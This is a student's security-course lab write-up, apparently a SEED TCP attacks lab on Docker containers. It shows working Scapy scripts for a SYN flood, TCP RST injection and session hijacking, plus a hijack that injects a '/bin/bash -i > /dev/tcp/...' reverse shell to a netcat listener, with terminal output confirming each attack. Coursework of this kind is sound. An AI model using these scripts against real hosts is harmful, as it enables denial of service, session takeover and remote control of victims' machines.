

Solution for Sniffing and Spoofing Lab

Johnson Liu --- CIS 4360 --- Viet Tung Hoang --- Spring 2026

Task 1.1A: Launching the Attack Using Python

```
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp

while True:
    pkt[IP].src = str(IPv4Address(getrandbits(32))) # source IP
    pkt[TCP].sport = getrandbits(16) # source port
    pkt[TCP].seq = getrandbits(32) # sequence number
    send(pkt, verbose = 0)
```

Using the provided code, I filled in the blanks using the IP address belonging to the victim machine, and then I used 23 as the port number because telnet uses port 23.

To test whether or not the attack worked, I telnet into the victim machine. The connection was successful, meaning the attack did not work. Next, I reduced the size of the queue to 80 and tried running the attack simultaneously in three different terminals. This appeared to have zero effect.

Task 1.2: Launch the Attack Using C

Due to the python attack being too slow, we will have to switch to C. After launching the attack using C, I notice that the attack is filling up most of the slots in the queue.

```
root@0e65e15d42a3:/# sysctl net.ipv4.tcp_syncookies
net.ipv4.tcp_syncookies = 0
root@0e65e15d42a3:/# netstat -tna | grep SYN_RECV | wc -l
97
root@0e65e15d42a3:/# ss
```

Telnet was still able to get through with 97 slots filled, meaning that the attack is not yet fully capable. My solution will be to reduce the queue size from 128 to 80. This did not change much, I was still able to telnet into the victim machine with 61 slots filled. Next, I ran three instances of the C attack as well as adjusted the queue size to 32.

```
[02/03/26]seed@VM:~/.../Labsetup$ docksh 61
root@613ecffe0993:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
0e65e15d42a3 login: Connection closed by foreign host.
root@613ecffe0993:/# dock ps
bash: dock: command not found
root@613ecffe0993:/# exit
exit
[02/03/26]seed@VM:~/.../Labsetup$ dockps
8831aced352c  seed-attacker
613ecffe0993  hostB-10.9.0.6
0e65e15d42a3  hostA-10.9.0.5
[02/03/26]seed@VM:~/.../Labsetup$ docksh 0e
root@0e65e15d42a3:/# ip tcp_metrics flush
root@0e65e15d42a3:/# exit
exit
[02/03/26]seed@VM:~/.../Labsetup$ docksh 61
root@613ecffe0993:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@613ecffe0993:/# █
```

My attack succeeded. The telnet connection from the attacker machine into host A failed while the telnet connection from host B succeeded, thus making me realize that I never did the TCP flush command. Next, I launched the attack again with the queue size adjusted back to normal

```
root@613ecffe0993:/# sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
root@613ecffe0993:/# exit
exit
[02/03/26]seed@VM:~/.../Labsetup$ docksh 0e
root@0e65e15d42a3:/# sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
root@0e65e15d42a3:/# exit
exit
[02/03/26]seed@VM:~/.../Labsetup$ docksh 61
root@613ecffe0993:/# telnet 10.9.0.5 23
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@613ecffe0993:/# █
```

(128) as well as having only one instance of the attack.

The attack worked. Comparing the results of the C attack with the Python attack, it is clear that the C attack worked due to its speed. The Python attack was not fast enough, even with multiple instances running at the same time.

Task 2: TCP RST Attacks on telnet Connections

I formed a connection between host A and the victim container. I used “sudo wireshark” to boot up the program, and then performed echo commands in the victim machine to generate traffic.

```
root@613ecffe0993:/# telnet 10.9.0.5 23
```

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=40288, dport=23, flags="R", seq=3488178355)
pkt = ip/tcp
ls(pkt)
send(pkt, iface="br-6c82496e938a", verbose=1)
print("RST packet sent!")
```

* Documentation: <https://help.ubuntu.com>


No.	Time	Source	Destination	Protocol	Length	Info
183	2026-02-04 20:4...	10.9.0.6	10.9.0.5	TCP	66	40288 → 23 [ACK] Seq...
184	2026-02-04 20:4...	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
185	2026-02-04 20:4...	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
186	2026-02-04 20:4...	10.9.0.6	10.9.0.5	TCP	66	40288 → 23 [ACK] Seq...
187	2026-02-04 20:4...	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
188	2026-02-04 20:4...	10.9.0.5	10.9.0.6	TELNET	75	Telnet Data ...
189	2026-02-04 20:4...	10.9.0.6	10.9.0.5	TCP	66	40288 → 23 [ACK] Seq...
190	2026-02-04 20:4...	10.9.0.5	10.9.0.6	TELNET	87	Telnet Data ...
191	2026-02-04 20:4...	10.9.0.6	10.9.0.5	TCP	66	40288 → 23 [ACK] Seq...
192	2026-02-04 20:5...	10.9.0.6	10.9.0.5	TCP	54	40288 → 23 [RST] Seq...

▶ Frame 191: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-6c82496e938a,
 ▶ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
 ▶ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
 ▶ Transmission Control Protocol, Src Port: 40288, Dst Port: 23, Seq: 3488178355, Ack: 3771922861, Len:

Using the information from the packet, I filled in the information for the provided code snippet.

Task 3: TCP Session Hijacking

I set up a telnet connection from host A to the victim machine. I used the information from the packet via wireshark to fill in the provided code.



After launching the attack from the attacker machine, the victim machine now has a file called malware.txt.

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=40440, dport=23, flags="A", seq=1045101168, ack=253920937)
data = "touch /tmp/malware.txt\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt,iface="br-6c82496e938a", verbose=0)
```


```
root@VM:/volumes# exit
exit
[02/04/26]seed@VM:~$ dockps
80ffe87b16af seed-attacker
20a8fa6ed4ac victim-10.9.0.5
fde2779a9c8a user1-10.9.0.6
5bcf00df6a4d user2-10.9.0.7
[02/04/26]seed@VM:~$ docksh 20
root@20a8fa6ed4ac:/# ls
bin dev home lib32 libx32 mnt proc run srv tmp var
boot etc lib lib64 media opt root sbin sys usr
root@20a8fa6ed4ac:/# cd tmp/
root@20a8fa6ed4ac:/tmp# ls
malware.txt
root@20a8fa6ed4ac:/tmp#
```

Task 4: Creating Reverse Shell using TCP session hijacking

First, I set up a listener on the attacker container using the provided netcat command.

```
[02/05/26]seed@VM:~/.../Labsetup$ dockps
7ac27e81d0eb seed-attacker
20a8fa6ed4ac victim-10.9.0.5
fde2779a9c8a user1-10.9.0.6
5bcf00df6a4d user2-10.9.0.7
[02/05/26]seed@VM:~/.../Labsetup$ docksh 7a
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
```

After setting up the listener, I create a telnet connection between host A and the victim container. I use an echo command to generate traffic and then use wireshark to sniff the traffic packets.



Using the information from the packet, I created this script called [reverse.py](#).

```
seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=43366, dport=23, flags="A", seq=1012023951, ack=548934898)
data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

After launching this attack from the attacker container, I received a notification on the terminal in which the listener was set up.

```
seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x seed@VM: ~/... x
[02/05/26]seed@VM:~/.../Labsetup$ dockps
7ac27e81d0eb seed-attacker
20a8fa6ed4ac victim-10.9.0.5
fde2779a9c8a user1-10.9.0.6
5bcf00df6a4d user2-10.9.0.7
[02/05/26]seed@VM:~/.../Labsetup$ docksh 7a
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 39604
seed@20a8fa6ed4ac:~$
```


I tested the reverse shell by performing these commands from the attacker terminal, then checked to see if the file was created via the victim container.

```
[02/05/26] seed@VM:~/.../Labsetup$ dockps
7ac27e81d0eb  seed-attacker
20a8fa6ed4ac  victim-10.9.0.5
fde2779a9c8a  user1-10.9.0.6
5bcf00df6a4d  user2-10.9.0.7
[02/05/26] seed@VM:~/.../Labsetup$ docksh 7a
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 39604
seed@20a8fa6ed4ac:~$ whoami
whoami
seed
seed@20a8fa6ed4ac:~$ hostname
hostname
20a8fa6ed4ac
seed@20a8fa6ed4ac:~$ pwd
pwd
/home/seed
seed@20a8fa6ed4ac:~$ touch /tmp/reverse_shell_proof.txt
touch /tmp/reverse_shell_proof.txt
seed@20a8fa6ed4ac:~$ █
```

```
seed@V... x seed@V... x seed@V... x seed@V... x seed@V... x seed@V... x
[02/05/26] seed@VM:~/.../Labsetup$ dockps
7ac27e81d0eb  seed-attacker
20a8fa6ed4ac  victim-10.9.0.5
fde2779a9c8a  user1-10.9.0.6
5bcf00df6a4d  user2-10.9.0.7
[02/05/26] seed@VM:~/.../Labsetup$ docksh 20
root@20a8fa6ed4ac:/# ls -ls /tmp/reverse_shell_proof.txt
0 -rw-rw-r-- 1 seed seed 0 Feb  5 17:44 /tmp/reverse_shell_proof.t
xt
root@20a8fa6ed4ac:/# netstat -tan | grep 9090
tcp        0      0 10.9.0.5:39604      10.9.0.1:9090
    ESTABLISHED
root@20a8fa6ed4ac:/#
```